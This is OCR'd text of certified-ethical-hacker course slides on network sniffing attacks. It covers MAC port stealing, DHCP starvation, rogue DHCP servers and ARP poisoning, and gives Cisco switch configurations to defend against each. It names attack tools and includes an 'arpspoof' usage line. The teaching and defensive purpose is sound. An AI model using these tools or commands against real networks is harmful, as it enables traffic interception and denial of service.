
Switch port stealing targets a switch's dynamic MAC address table

The attacker sends forged ARP packets using the victim's MAC address

These packets are injected from the attacker's port to confuse the switch

A race condition occurs between the attacker's spoofed traffic and the legitimate host

The switch may wrongly associate the victim's MAC with the attacker's port



14 Module 08 | Sniffing


How to Defend against MAC Attacks

EC-Council C|EH

Configuring Port Security on Cisco Switch:

- switchport port-security
- switchport port-security maximum (1-3072)
- switchport port-security violation restrict
- switchport port-security aging time 2
- switchport port-security aging type inactivity
- snmp-server enable traps port-security trap-rate 5

Port security can be used to restrict inbound traffic from only a selected set of MAC addresses and limit MAC flooding attack



DHCP Starvation Attack

EC-Council C|EH

This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts forged DHCP requests and tries to lease all the DHCP addresses available in the DHCP scope

Therefore, the legitimate user is unable to obtain or renew an IP address requested via DHCP, and fails to get access to the network


User
User will be unable to get the valid IP address
DHCP Server
Server runs out of IP addresses to allocate to valid users
My MAC address is
My MAC address is
My MAC address is
My MAC address is
My MAC address is
DHCP Scope
10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.254
Attacker sends many different DHCP requests with many source MACs
Attacker

DHCP Starvation Attack Tool: Yersinia

https://sourceforge.net

DHCP Starvation Attack Tools

- dhcpStarvation.py (https://github.com)
- Metasploit (https://www.metasploit.com)
- Hyenae (https://sourceforge.net)
- DHCPig (https://github.com)



Rogue DHCP Server Attack

EC-Council C|EH

The attacker sets up a rogue DHCP server on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access

This attack works in conjunction with the DHCP starvation attack; the attacker sends a TCP/IP setting to the user after knocking him/her out from the genuine DHCP server

01
DHCPDISCOVERY (IPv4) / SOLICIT (IPv6) (Broadcast)
DHCPOFFER (IPv4) / ADVERTISE (IPv6) (Unicast) from Rogue Server
03
DHCPREQUEST (IPv4) / REQUEST (IPv6) (Broadcast)
DHCPACK (IPv4) / REPLY (IPv6) (Unicast) from Rogue Server
04
02
DHCP Server
User
Attacker will listen in on all the traffic passing to or from the user
Internet
Rogue Server


IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2, 192.168.168.3
Lease Time: 2 days

By running a rough DHCP server, an attacker can send incorrect TCP/IP setting

Wrong Default Gateway → Attacker is the gateway

Wrong DNS server → Attacker is the DNS server

Wrong IP Address → DoS with spoofed IP



How to Defend Against DHCP Starvation and Rogue Server Attacks

EC-Council C|EH

Enable port security to defend against DHCP starvation attacks

- Configuring the MAC limit on the switch's edge ports drops the packets from further MACs once the limit is reached

IOS Switch Commands


- switchport port-security
- switchport port-security maximum 1
- switchport port-security violation restrict
- switchport port-security aging time 2
- switchport port-security aging type inactivity
- switchport port-security mac-address sticky

Enable DHCP snooping, which allows the switch to accept a DHCP transaction directed from a trusted port

IOS Global Commands

- ip dhcp snooping → this turns on DHCP snooping
- ip dhcp snooping vlan 4,104 → this configures VLANs to snoop
- ip dhcp snooping trust → this configures interface as trusted

Note: All ports in the VLAN are not trusted by default



ARP Spoofing Attack

EC-Council C|EH

- Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses
- ARP spoofing involves constructing many forged ARP request and reply packets to overload the switch
- The switch is set in "forwarding mode" after the ARP table is flooded with spoofed ARP replies, and attackers can then sniff all the network packets
- Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning

How Does ARP Spoofing Work

Poisoned ARP cache

[illegible]	[illegible]
10.1.1.0	21-34-[illegible]
10.1.1.1	11-22-33-44-55-66
10.1.1.2	[illegible]

01 I want to connect to 10.1.1.1, but I need a MAC address

02 Sends ARP request

03 Switch broadcasts ARP request onto the wire

04 Yes I am here. This is 10.1.1.1 and my MAC address is [illegible]


Actual legitimate user responds to the ARP request

05 Malicious user eavesdrops on the ARP request and responses and spoofs as the legitimate user

06 Sends his malicious MAC address

I am 10.1.1.1 and my MAC address is 11-22-33-44-55-66

Information for IP address 10.1.1.1 is now being sent to MAC address 11-22-33-44-55-66



19 Module 08 | Sniffing

ARP Spoofing/Poisoning Tools

EC-Council C|EH™

arpspoof arpspoof **redirects packets** from a target host (or all hosts) on the LAN that are intended for another host on the LAN by forging ARP replies

Obtained ARP cache and MAC address is replaced with that of the attacker's system

https://linux.die.net

Habu


Habu is a hacking toolkit that provides various commands to perform ARP poisoning, sniffing, DHCP starvation, etc.

https://github.com

- bettercap https://www.bettercap.org
- Ettercap https://www.ettercap-project.org
- RITM https://github.com
- ARP Spoofer https://github.com
- larp https://github.com

How to use arp spoof ?

1. arpspoof -i eth0 -t network_range



20 Module 08 | Sniffing

How to Defend Against ARP Poisoning

EC-Council C|EH™

Implement Dynamic ARP Inspection Using DHCP Snooping Binding Table

sh ip dhcp snooping binding

MacAddress	IpAddress	Lease	Type	VLAN	Interface
1a:12:3b:2f:df:1c	10.10.10.8	125864	dhcp-snooping	4	FastEthernet3/18

10.10.10.1 MAC A

No ARP entry in the binding table then discard the packet

DHCP Snooping Enabled
Dynamic ARP Inspection Enabled


ARP 10.10.10.1 Saying 10.10.10.2 is MAC C

10.10.10.2 MAC B

ARP 10.10.10.2 Saying 10.10.10.1 is MAC C

10.10.10.5 MAC C

Check the **MAC** and **IP** fields to see if the ARP from the interface is in the binding; if not, **traffic is blocked**



Configuring DHCP Snooping and Dynamic ARP Inspection on Cisco Switches

EC-Council C|EH™

01

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# ^Z
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs: 10
DHCP snooping is operational on following VLANs: 10
DHCP snooping is configured on the following L3 Interfaces:
......
DHCP snooping trust/rate is configured on the following Interfaces:
Interface     Trusted   Rate limit (pps)
---------     -------   ----------------
```

02


```
Switch# show ip dhcp snooping binding
MacAddress          IpAddress    Lease    Type            VLAN  Interface
-----------------------------------------------------------------------------
1a:12:3b:2f;df:1c   10.10.10.8   125864   dhcp-snooping   4     FastEthernet0/3
Total number of bindings: 1
```

03

```
Switch(config)# ip arp inspection vlan 10
Switch(config)# ^Z
Switch# show ip arp inspection
Source Mac Validation       : Disabled
Destination Mac Validation  : Disabled
IP Address Validation       : Disabled
Vlan  Configuration  Operation  ACL Match  Static ACL
 10   Enabled        Active
Vlan  ACL Logging  DHCP Logging  Probe Logging
 10   Deny         Arp           Off
Vlan  Forwarded  Dropped  DHCP Drops  ACL Drops
 10      0          0         0          0
Vlan  DHCP Permits  ACL Permits  Probe Permits  Source MAC Failures
 10        0            0             0                0
Vlan  Dest MAC Failures  IP Validation Failures  Invalid Protocol Data
 10        0                     0                       0
```

04

```
%SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Fa0/5,
vlan 10.([0013.6050.acf4/192.168.10.1/##.##.##/192.168.10.1/05:37:31
UTC Tue Apr 16 2024])
```



ARP Spoofing Detection Tools

EC-Council C|EH™

Capsa Portable Network Analyzer

It helps security professionals in quickly detecting ARP poisoning and ARP flooding attacks and in locating the attack source

